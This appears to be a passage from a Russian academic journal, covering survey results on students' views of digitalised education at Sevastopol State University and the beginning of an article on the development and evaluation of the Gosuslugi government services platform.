


Рисунок 1. Оценка значимости владения цифровой грамотностью в современных реалиях

Рисунок 2 демонстрирует результаты ответов на вопрос о том, как обучающиеся оценивают свой уровень цифровой грамотности. Опрос показал, что четверть опрошенных респондентов (25,8%) составили обучающиеся с высоким уровнем цифровой грамотности, чуть более трети респондентов (36,6%) оценили уровень своей цифровой грамотности «выше среднего»; 27,8% – «ниже среднего». Каждый десятый опрошенный (11%) критично подошел к оценке своих цифровых навыков, выбрав ответ – «низкий».



Рисунок 2. Оценка уровня владения цифровой грамотностью

Далее респондентам предлагалось оценить, какое влияние оказывает цифровизация на качество образования. Из рисунка 3 следует, что в целом, основная доля опрошенных дала положительный ответ, поскольку 76 % опрошенных согласны с тем, что цифровизация повышает качество образования. Тем не менее, по мнению 19 % обучающихся цифровизация не влияет на качество образования. И 5 % признают, что цифровизация снижает качество образования.



Рисунок 3. Оценка влияния цифровизации на качество образования

Следующий блок анкеты был направлен на выявление достоинств и недостатков цифровизации образования.

Респондентам предлагалось оценить их отношение к цифровизации образования исходя из собственного опытом онлайн обучения в период пандемии. Результаты, представленные на рисунке 4, свидетельствуют о том, что у подавляющего большинства опрошенных (95,1%) «позитивное» отношение к цифровизации образования в период пандемии. При этом 3,4% респондентов считают, что «скорей позитивное, чем негативное», 1,5% – «негативное».



Рисунок 4. Отношение обучающихся к цифровизации образования

Анализ достоинств и недостатков цифровизации образования показал, что главным достоинством цифровизации образования опрошенные (95,9%) признали «автономность обучения» (рисунок 5). Следующим по значимости достоинством явилось «широкий спектр качественного ресурса» (64,9 %). На следующем месте у опрошенных «мотивированность обучения за счет интерактивности и гибкости» (58,9%). Затем важным оказалась возможность для обмена данными, опытом с преподавателями и между собой – «развитие навыков сотрудничества в цифровой среде» (57,1%). Следующим по значимости достоинством опрошенные отметили «открытость и прозрачность образовательного процесса» (45%), а также «алгоритмизация обучения» (43%). И только 40,8% опрошенных отметили «возможность самостоятельно создавать контент».




Рисунок 5. Мнение респондентов о достоинствах цифровизации образования

Одним из значимых недостатков цифровизации образования, по мнению опрошенных респондентов (рисунок 6), явилось «отсутствие реального общения» (78,9%), а также «дефицит моторных и речевых навыков, вызывающий интеллектуальный коллапс» (71,8%). Следующим по значимости недостатком отметили «снижение концентрации внимания, отвлеченность от образовательной цели» (60,3%), а также «возникновение компьютерной зависимости» (60%). Далее, опираясь на собственные представления об отрицательных моментах цифровизации, опрошенные указали «снижение креативности и индивидуальности, развитие лжетворчества» (52%) и «использование непроверенных технологий» (42%). И незначительное число опрошенных к недостаткам цифровизации отнесли «недостаточная сформированность медийных навыков» (23%) и «отсутствие методического сопровождения» (11%).



Рисунок 6. Мнение респондентов о недостатках цифровизации образования

Заключительный блок вопросов определил наиболее эффективный формат обучения (рисунок 7).

Прежде всего отметим, что основная доля опрошенных (92,8 %) самой эффективной формой обучения считают смешанное обучение. Из них различие наблюдается в степени сочетания аудиторной работы с обучением в электронной среде 50/50 (47,1%) и электронное обучение как дополнительный ресурс к традиционному обучению (43%). И лишь 4,8 % респондентов считают, что дистанционная форма обучения наиболее эффективна.

Как мы видим, наиболее приемлемыми форматами обучения становятся те, которые сочетают традиционное обучение и обучение с использованием электронных средств.

Далее мы попытались выяснить степень влияния цифровизации образования на успеваемость обучающихся. Нами проведен сравнительный анализ результатов промежуточной аттестации обучающихся по направлению подготовки 45.03.01 Филология очной формы обучения СевГУ в период зимней / летней сессии 2020-2021 учебного года, который представлен абсолютными и качественными показателями (Таблица 2)




Рисунок 7. Оценка различных форматов обучения

Таблица 2. Фрагмент результатов промежуточной аттестации обучающихся в период зимней/летней сессии 2020-2021 учебного года

п/п	Направление подготовки, курс, группа	Экзаменационная сессия	Всего студентов	Не явились	Имеют оценки				Успеваемость %	Качество %
					5»	5» и «4»	3»	2»		
1.	45.03.01 Филология, 1 курс, ФИЛ/б-21-1-о	Зима	68	4	18	25	19	2	91	63
		Лето		1	29	26	12	-	98	81
2.	45.03.01 Филология, 2 курс, ФИЛ/б-20-1-о	Зима	44	-	11	17	16	-	100	64
		Лето		-	25	15	4	-	100	91

Нами были взяты оценки, полученные в ходе сдачи экзаменов в зимнюю сессию в феврале 2021 г. (дистанционный формат обучения) и летнюю сессию в июне 2021г. (очный формат обучения).

Абсолютную успеваемость обучающихся за 2020-2021 учебный год мы вычисляли как отношение числа обучающихся, сдавших экзамены на положительные отметки, к общему

количеству обучающихся. Качественную успеваемость рассматривали как отношение числа обучающихся, сдавших экзамены на «четыре» и «пять», к общему числу обучающихся.

Из таблицы 2 видно, что по абсолютной успеваемости самые высокие показатели за летнюю сессию у обучающихся второго курса (100%), затем идут студенты первого курса (98%). Самые низкие показатели по абсолютной успеваемости представлены за зимнюю сессию у обучающихся второго курса (91%).

Аналогичное сравнение по качественной успеваемости также представлено в таблице 2. Так, на первом месте за летнюю сессию с высокими показателями по качественной успеваемости обучающиеся второго курса (91%), на втором месте первокурсники (81%). В зимнюю сессию, период дистанционного обучения, показатели по качественной успеваемости на курсах низкие. Так, на первом курсе качественная успеваемость составила 63%, на втором курсе – 64%.

### **Выводы**

Проведенное нами исследование показало, что при наличии достаточного перечня преимуществ цифровизации образовательного пространства: доступ к относительно неограниченному объему вариативных цифровых учебных, методических и иных материалов; использование адаптивных механизмов и цифровых учебных сред; увеличение пространства для использования творческого потенциала; возможность эффективно организовать и контролировать образовательную деятельность; мобильное общение с преподавателем посредством сетевых сообществ различного типа; интенсификация учебного процесса за счет инновационных подходов обучения; возможность получать высшее образование, не выходя из дома; перспектива расширения инклюзивного образования; оперативность обновления и получения информации, мы отмечаем следующие недостатки: относительно быстрое «старение» информации; подверженность техногенным авариям и катастрофам; полная зависимость от технических условий; отсутствие «живого» контакта «преподаватель – обучающийся».

Цифровизация образования обучающимися воспринимается как вполне естественный процесс, являющийся составной неотъемлемой частью глобализации. Вместе с тем, опираясь на опыт удаленного обучения в период пандемии, абсолютное большинство обучающихся признает смешанный формат обучения как наиболее эффективную форму обучения.

Итоги дистанционного формата обучения показали снижение абсолютных и качественных показателей успеваемости обучающихся в исследуемых группах.

### **Список литературы**

1. Программа развития Севастопольского государственного университета на 2021–2030 годы в рамках реализации программы стратегического академического лидерства «Приоритет – 2030» [Электронный ресурс] URL: <https://www.sevsu.ru/upload/iblock/23a/xmxttcltzzfof1xbjc724775ov58rdz.pdf>
2. Трудности и перспективы цифровой трансформации образования // Под редакцией А.Ю. Уварова, И.Д. Фрумина Издательский дом Высшей школы экономики. – Москва. – 2019. – 344 с.



3. Указ Президента Российской Федерации от 7 мая 2018 г. № 204 «О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 года» [Электронный ресурс] URL: <https://rg.ru/2018/05/08/president-ukaz204-site-dok.html>.
4. Armand, A., 2006. La contribution de l'éducation prioritaire à l'égalité des chances des élèves. URL: <http://media.education.gouv.fr/file/35/7/3357.pdf>
5. Basque, J., 2005. Une réflexion sur les fonctions attribuées aux TIC en enseignement universitaire. *Revue internationale des technologies en pédagogie universitaire*. 2(1): 30-41. URL: [http://www.ritpu.org/IMG/pdf/ritpu\\_0201\\_basque-2.pdf](http://www.ritpu.org/IMG/pdf/ritpu_0201_basque-2.pdf)
6. Blanc, P., 2017. Les environnements numériques d'apprentissage (ENA): État des lieux et prospective. URL: <https://eduq.info/xmlui/handle/11515/35732>
7. Samoylenko, N. B., Zharko, L. N., Georgiadi, A. A., 2020. Teacher's professional image: reimagining the future. SHS Web of Conferences 87 00063, Vol. 87. DOI: [10.1051/shsconf/20208700063](https://doi.org/10.1051/shsconf/20208700063)
8. Shevchenko, M. S., Samoylenko, N. B., Zharko, L. N., 2021. New generation teacher: challenges and technologies. *European Proceedings of Social and Behavioural Sciences EpSBS*. Vol. 111: 839-845. DOI: [10.15405/epsbs.2021.06.03.111](https://doi.org/10.15405/epsbs.2021.06.03.111)
9. Ugur, N. G., 2020. Digitalization in higher education: A qualitative approach. *International Journal of Technology in Education and Science (IJTES)*, 4(1): 18-25.
10. Zamani, N. D., Khalid, R. M., Shamala, P., Aziz, N. A., Othman, D., Whanchit, W., 2022. Exploring Learning Environment in Online Learning. *International Journal of Academic Research in Business and Social Sciences*, 12(10): 585-600.
11. Zharko, L. N., Samoylenko, N. B., Glotova, A. V., 2022. Designing Online Learning Environment: ICT Tools and Teaching Strategies. *Athens Journal of Education* Vol. 9, 1: 49-62. DOI: [10.30958/AJE.9-1-4](https://doi.org/10.30958/AJE.9-1-4)



## Цифровые правительственные платформы: этапы институционализации и технологии оценивания (на примере платформы «Госуслуги»)

Александров М., Меньшикова Г.А., Пруель Н.А.\*

*Санкт-Петербургский государственный университет, Санкт-Петербург, Россия*

*\*Автор-корреспондент: pruijel@inbox.ru*

**Аннотация:** Тема актуальна по двум моментам. Первый – платформизация стала распространенным процессом, но описана в России недостаточно, особенно ракурс правительственных платформ. Второй – в декабре 2021 года Правительство Мишустина М.В. озвучило начало нового курса «Клиентоцентричность», суть которого сводилась к превращению платформы «Госуслуги» в основной, привычный для всех, хорошо работающий коммуникационный канал связи между населением и властью. Цель исследования – показать процесс платформизации страны на примере платформы «Госуслуги» РФ. Задачи: первая, описать ход институционализации платформы Госуслуги и курса на клиентоцентричность; вторая – назвать предложенные аналитиками показатели оценивания платформы, выявить первые результаты, включая итоги проведения фокус-групп со студентами ф-та социологии как формы оценивания их субъективного восприятия качества платформы. В работе были выявлены 3 исследовательских поля, изучение которых стало основой теоретического анализа, применены три метода исследования: «evidence based approach» (подход, основанный на использовании очевидных доказательств, имея в виду документы, статистические данные и др.), институциональный и фокус группы. Полученные результаты: нашей стране следует активизировать усилия по цифровизации государственного управления, поскольку рейтинг ООН не соответствует ее потенциалу, причем он не растет, а падает. Анализ документов, которые лежат в основе идентификации платформы «Госуслуги» как нового курса правительства, выявил наличие продуманного механизма контроля за его реализацией, однако, изменение политической ситуации заставило перенести начало реализации курса на год. Обобщение результатов фокус-групп показало положительную оценку его студентами. Их оценка была в среднем – 4 балла из 5 возможных.

**Ключевые слова:** онлайн платформы, российская государственная платформа «Госуслуги», оценка качества платформы.

**Для цитирования:** Александров М., Меньшикова Г.А., Пруель Н.А. Цифровые правительственные платформы: этапы институционализации и технологии оценивания (на примере платформы «Госуслуги»). Умная цифровая экономика. 2022. Т.2, №4, с. 100-110

## Digital Government Platforms: Stages of Institutionalization and Assessment Technologies (on the Example of the Public Services Platform)

Aleksandrov M., Menshikova G.A., Pruel N.A.\*.

*St. Petersburg State University, St. Petersburg, Russia*

*\*Corresponding author: pruijel@inbox.ru*

**Abstract:** The management systems of most areas of human activity in the modern world are undergoing transformation due to the introduction of a new order of marketing approaches provided by digital technologies. The article analyzes the means, methods, methods and expected results of the introduction of innovative technologies into the modern urban space, which allow presenting information in a universal digital form.

**Keywords:** online platforms, Russian state platform "Gosuslugi", platform quality assessment.

**For citation:** Aleksandrov M., Menshikova G.A., Pruel N.A. Digital Government Platforms: Stages of Institutionalization and Evaluation Technologies (on the example of the "Gosuslugi" platform). Smart Digital Economy. 2022. T.2, №4, pp. 100-110.

### Актуальность проблемного поля

В настоящее время цифровые платформы (шеринговые платформы, поисковые системы, социальные сети, правительственные платформы и др.) и формируемые ими платформенные экосистемы трансформируют мир, меняя различные виды социально экономической активности, формируя новые рыночные площадки. Они становятся драйверами экономического роста, социальных инноваций, включая демократизацию. Не случайно, за рубежом в большей мере, в России – в меньшей, стали использовать термин «платформизация», выделяя им новый тренд в развитии общества. Экономисты, учитывая, что на сегодняшний день платформы достигли своей критической массы и сопоставимы с размерами ВВП отдельных стран, предлагают использовать термин платформовая экономика.

Предметом нашего исследования стали правительственные on-line платформы. Укажем, что они (по крайней мере в РФ) изучены хуже, хотя их развитие и рассматривается как направление правительственных реформ [6]. Достаточно активно и с привлечением авторитетных ученых изучены рыночные платформы [1, 7, 9, 19] и др. Многократно описано влияние на общество социальных платформ/сетей; ограничимся указанием на детальный обзор литературы по теме [20].

Правительственные сайты получили огромное распространение в мире, особенно Азии (Южной Корее, Сингапуре и Китае), став основой коммуникации между населением и правительством и, как указывают аналитики этих стран, способом преодоления коррупции чиновников. Приведем итоги рейтинга ООН по оценке электронного правительства. Проанализировав информацию от 193 стран, эксперты ООН назвали следующие страны (за 2022) - лидеры: Дания, Финляндия, Республика Корея, Новая Зеландия, Исландия, Швеция, Австралия, Эстония, Нидерланды, США, Великобритания, Сингапур, Объединенные Арабские Эмираты, Япония, Мальта. Россия занимает 42 место, Китай – 43. Укажем,

параллельно, что в 2014 году наша страна находилась на 27 месте, а в 2020 -на 42. Отметим также, что этот рейтинг оценивает ситуацию более широко, правительственные платформы – лишь одна их его составляющих.

В завершение дадим определение. Б. М. Глазков, вице-президент ПАО «Ростелеком» предлагает следующее: «Цифровая платформа – это система алгоритмизированных взаимовыгодных взаимоотношений значимого количества независимых участников отрасли экономики (или сферы деятельности), осуществляемых в единой информационной среде, приводящая к снижению транзакционных издержек за счёт применения пакета цифровых технологий работы с данными и изменения системы разделения труда»

### **Теоретическое обоснование тематики правительственных платформ**

Методологическую основу публикации составляют три исследовательских зоны: теории цифровизации, раскрывающие новые возможности для развития демократии, crowdsourcing как основа социальных платформ, ракурсы оценивания. Кратко представим каждый, назвав его основные идеи и некоторых сторонников.

Бесспорно, цифровизация создает новые возможности для развития демократизации, на что указывали многие зарубежные и российские исследователи: [2, 8, 17, 18, 21] и другие. Они же указали и на возрастание неравенства, вызванного неравным доступом к информации. Приведем обобщенную оценку преимуществ, создаваемых платформами:

- их позитивная роль заключается в углублении каналов взаимодействия населения и власти;
- они расширяют поля оказываемых услуг, включив в них мониторинг оценки качества работы организаций, обслуживающих население,
- они повышают уровень цифровой грамотности населения, став самой распространенной практикой его взаимодействия с органами власти и управления,
- способствуют укреплению авторитета власти, показывая ее открытость.
- По мнению, экспертов обезличив канал коммуникацию, платформы призваны противодействовать коррупции.

Второй подход в большей мере помогает понять активность пользователей платформами, в частности теми, кто высказывает замечания и предложения. Идеи краудсорсинга изложены в работах многих исследователей [4, 16, 5] и др. Эти авторы справедливо выделяют два противоположных взгляда исследователей: тех, кто видит в on-line участии новые формы, т.е. развитие активизма населения и тех, кто, наоборот, подчеркивает пассивный характер такого участия – так называемые «слактивисты» [22]. Думается, что общий вывод обеих групп исследователей о том, что платформы «втягивают» людей в управление, но не делают их политически активными, нельзя не признать справедливым. Признаем убедительным опасение населения, а соответственно и исследователей, что аккумуляция персональных данных может способствовать усилению социального контроля за гражданами со стороны государства, как это имеет место в Китае.

Третьи направление – оценивание уровня платформ, скорости их совершенствования. Очевидно, что первыми исследователями, оценивающими качество on-line ресурсов, стали сами их разработчики. Обладая нужной квалификацией, они стали проводить оценочные



сравнения, но ориентируясь на технические параметры: внешнюю привлекательность и удобство пользования. Позднее, что стало рассматриваться учеными как второй уровень оценивания, создалось направление по оцениванию контента, имея в виду либо его соответствие официальным требованиям (законодательным актам), либо потребностям пользователей. В настоящее время речь идет о переходе к следующему (третьему) этапу, учитывающему самоналаживание ресурсов на востребованную и актуальную по запросам информацию [10, 11, 13, 15]. Подробный обзор их предложен в публикации Добролюбовой Е [12], а российские публикации описаны Ержениным Р.В. [3].

Применительно к нашему предмету исследования, актуальным стал так называемый подход на клиентоцентричность, оценивающий качество обслуживания или удовлетворенность населения полученными государственными услугами. Примером таких разработок стали рекомендации для ЕС [14], а также показатели предложенные для оценки платформы «Госуслуги», см табл. 2. Укажем, что этот ракурс нужно оценивать как с помощью технических параметров, так и по оценке суждения пользователей.

### **Институционализация платформы «Госуслуги»: этап создания**

Думается, что, описывая становление портала, нужно выделить два его этапа. Первый собственно становление его как информационного канала, второй – как особого правительственного курса, т.е. периода, когда его развитие стало направлением совершенствования деятельности органов власти и управления, т.е. с 2021 года.

Запуск портала Госуслуги состоялся в 2009 году (тестовый запуск прошел 25 ноября, а дата официальной регистрации – 15 декабря). Первоначально канал создавался для распространения внутриведомственной информации Ростелекома. Разработку и апробацию осуществило предприятие НИИ «Восход»; канал назывался «ogis.ru». Финансирование запуска платформы оценивалось, по официальным данным, на 2009 год в 100 миллионов рублей.

Первоначально на нем можно было получить информацию лишь о различных государственных услугах (110 федеральных и около 200 местных). Личный кабинет с авторизацией через номер личного страхования начал работать с апреля 2010 года. Услуги добавлялись постепенно, например, оформление загранпаспорта было добавлено в апреле этого года, а информацию о штрафах за нарушения ПДД в августе. Проверка налоговой задолженности стала возможной с мая 2011 года. Количество доступных для граждан госуслуг росло: уже в 2011 году их было 945 федеральных, из которых 511 оказывали в электронной форме. Региональных услуг было 11 739, а муниципальных 21 608 (в реальности их гораздо меньше – каждая услуга учитывается по разным регионам и разным муниципальным образованиям).

В 2014 году начался переход на новый вариант портала. Его разработка была поручена AT Consulting; величина контракта по конкурсу составила 70,5 миллионов рублей. С 2016 года всех пользователей перевели на новый интерфейс. По состоянию на 2018 год пользователям портала было доступно уже 968 федеральных госуслуг, а всего за год было оказано их 60 миллионов. Работу по поддержке портала выполняет дочерняя компания Ростелекома - «РТ Лабс», которая в 2018 году заработала 3,5 миллиарда рублей выручки.

Наряду с центральным порталом возникли и развиваются региональные. Из них лидирует портал государственных услуг Москвы, на нем зарегистрировано около 10 миллионов человек (из 12 миллионов жителей столицы).

В настоящее время на Госуслугах зарегистрировано около 86 миллионов человек, то есть почти все граждане, которые теоретически могут пользоваться интернетом и компьютерами. По данным исследования компании VCG, в среднем каждый второй житель России. Пользуется услугами портала хотя бы 1 раз в неделю 47% населения. Это очень хороший показатель, который выводит страну на 9 месте в мире.

Конечно, не все из почти 1000 видов федеральных услуг и десятков тысяч региональных используются регулярно. Наиболее распространенные виды приведены в табл. 1

Таблица 1. Перечень и частота обращений по наиболее распространенным видам услуг

Вид услуг	%	Вид услуг	%
оплата налогов и штрафов	84,2	заполнение налоговой декларации	43,8
запись на прием к врачу	68,9	запись ребенка в школу/ детский сад	43,6
жалобы на качество проводимых работ	44,9	постановка на учет автомобиля	43,6

### **Институционализация платформы «Госуслуги»: этап формирования правительственного курса**

Для краткости перечислим события, произошедшие за последний год. Их можно считать вехами второго этапа институционализации платформы «Госуслуги».

- ПП РФ №3878 от 15.12.2021, в котором были названы экспериментальные

Площадки нового Правительственного курса: 6 Министерств (МЭР, Министерство финансов, цифрового развития, труда, ФНС и Росимущество), а также органы исполнительной власти трех областей (Московской, Тульской и Липецкой), которые должны были актуализировать свою активность на региональных платформах «Госуслуги»; были разработаны и утверждены показатели контроля; планировалась ежемесячная отчетность о проделанной работе.

- РП РФ №3878 от 27.12.2021 г., в котором указывалось на создание при Аналитическом Центре Правительства проектного офиса по информационно-аналитическому сопровождению проекта.

В его задачи входило:

- обеспечение проекта соответствующей документацией;
- создание лаборатории тестирования, призванной постоянно оценивать качество оказываемых услуг;
- формирование и поддержание «Профиля клиентского сегмента»;
- формирование реестра жизненных ситуаций;
- формирование организацию мониторинга данных;
- обобщение обратной связи.



Названные документы обозначили контрольные действия по реализации внедрения нового курса Правительства, но изменение политической ситуации в стране этому помешало. Тем не менее внедрение платформы продолжалось, о чем свидетельствуют два новых распоряжения: РП – 951 (25.05.2022) «О мониторинге качества государственных услуг» и РП-1353 (28.05.2022) «О расширении перечня услуг, оказываемых в электронной форме».

22 сентября 2022 года была проведена стратегическая сессия по внедрению принципов клиентоцентричности. Она официально перенесла начало внедрения на 2023 год, а также озвучило новое название правительственного курса «Государство для человека».

### **Оценивание показателей эффективности платформы**

Внедрение курса на клиентоцентричность перенесено, но механизм контроля не отменен. Ниже перечислена система показателей, которые планируется использовать для оценивания (системы в целом и экспериментальных площадок). Это:

- доступность платформ (посещаемость, место в поиске),
- прохождение заявлений по воронке, что предполагает оценку отправленных, полученных, зарегистрированных, успешно оплаченных, с подтвержденной записью на прием, обработанных и получивших положительный отзыв заявлений
- количество уведомлений: доля доставленных, врученных и прочитанных уведомлений, а также среднее время на ознакомление
- качество исполнения сервиса: доля заявлений с нарушением сроков регистрации, доля просроченных заявлений;
- оценка восприятия: удовлетворенность пользователей (Customer satisfaction Index - CSI), среднее время заполнения формы, среднее время получения результатов, доля отказов;
- качество коммуникаций: доля обращений в поддержку, доля обращений по каналам линии поддержки, среднее время ожидания ответа, оценка консультаций;
- реакция службы поддержки: соглашение об уровне предоставления услуг, решения на 1-ой и 2-ой линиях поддержки, доля обращений, переведенных на третью линию поддержки и ее решения;
- контроль активности сотрудников в поддержке мониторинга.

Эти данные собираются и темпы внедрения оцениваются экспертами Аналитического Центра при Правительстве РФ. Ниже приведена таблица плановых заданий по цифровизации управления страной на 2021 год, см. табл.2.

В ходе подведения итогов, первые 4 показателя признаны достигнутыми, данные по 5 и 6 отсутствуют. Успешность внедрения практики использования платформы «Госуслуги» за 2021 год иллюстрирует табл.3



Таблица 2. Показатели плана цифровизации государственного управления на 2021 год

Наименование показателя	Цифровое значение
1. Доля взаимодействий граждан и коммерческих организаций с государственными (муниципальными) органами и бюджетными учреждениями, осуществляемых в цифровом виде, в %	Не менее 80%
2. Доля отказов при предоставлении приоритетных государственных услуг и сервисов от числа отказов в 2018 году, в %, в %	Не более 10
3. Время, необходимое для заполнения в электронном виде формы заявления и формирования необходимого комплекта документов для получения государственных и муниципальных услуг	Менее 10 мин
4. Доля заявлений на получение государственных и муниципальных услуг, рассмотренных ведомствами с нарушением срока регламента, в %	Не более 4-х
5. Регламентное время оказания государственных и муниципальных услуг (от регистрации заявления до принятия решения) разы, по сравнению с 2018 г.	Сокращение в 2 раза
6. Бюджетные расходы на фонд оплаты труда сотрудников ведомства, участвующих в предоставлении государственных и муниципальных услуг, % по сравнению с 2018 г.	Сократить на 30%

Таблица 3. Динамика некоторых показателей до и после внедрения оценок экспериментальными акторами (на 2021 год)

Показатель	До	После	Показатель	До	после
Доля отказов	30	28	CSI (индекс удовлетворенности)	4,3	4,4
Среднее время заполнения, мин.	9,2	7,7	Доля незаконченных заявлений, %	70,7	67,3
Просрочка ведомством, %	10,2	10,0	Средняя доля обращений, %	1,5	1,6

### Субъективные оценки качества обслуживания по платформе «Госуслуги»

Для полноты оценки качества нами были выявлены также субъективные показатели удовлетворенности населения. Их основу составили фокус группы среди студентов, а также контент анализ критических сайтов на портале «Госуслуги». Приведем кратко результаты обоих исследований.

Всего было проведено 4 фокус группы со студентами социологического факультета: две в ноябре 2021 года и две в феврале 2022. Всего в них участвовало 35 человек. На них ставились последовательно 5 вопросов:

- пользовались ли вы порталом (распространенность практики е-коммуникаций),
- с какой целью (выявление наиболее популярных опций),



- анализ конкретных практик (сторителлинг),
- выявление преимуществ (степень удовлетворенности пользователей),
- выявление трудностей и недостатков (оценка неудовлетворенности),
- выработка предложений по совершенствованию портала.

Все студенты пользовались порталом: при этом для 7 – основной канал коммуникации с властью, который они оценивают как привычную практику, 6 – обращаются по мере необходимости (не часто), но решают с его помощью свои и «соседские проблемы: родственников, друзей, 5 – обращались более двух раз, при этом сравнивают старую и более новую модель организации сервиса Госуслуги; остальные - пользовались, но либо единожды, либо точно не помнят результат, поскольку были не очень удовлетворены. В целом, даже те, кто пользовался один-два раза ставили оценку 4 балла (по пятибалльной системе), отмечая наличие робота Макса, вежливо помогающего неопытным пользователям. При этом активные пользователи обращали внимание на улучшение платформы в марте 2021 года, когда была запущена новая версия. Оценку 5 поставил только один пользователь, остальные все-так указывали на «зависание» интернета, сложности отправки и т.д.

В отличие от оценок распространенности услуг, предоставленных разработчиками самого портала, студенты чаще всего обращались по бытовым вопросам: запись к врачу (себя или родственников), оформление QR -кода и/или запись на прививки, получение загранпаспорта, запись на сдачу водительских прав. Общая тенденция – до марта проблемы возникли, при новой версии практически все вопросы решались.

В целом студенты довольны новыми возможностями: они экономят свое время и реализуют свой потенциал и компьютерные навыки, повышая собственную самооценку. Социальные работники высказывались положительно в пользу группировки услуг по группам пользователей, что существенно упрощает работы с порталом.

Главные недостатки студентам видятся в сложностях коммуникации с ведомствами, что выражается, например, в трудностях записи к врачу или на прививку в поликлинике близко к дому. Они выявили сложности с работой на портале в период с 13 до 14 и после 19 часов. Многие указывали на неприятность процедуры регистрации на сайте и открытия личного кабинета.

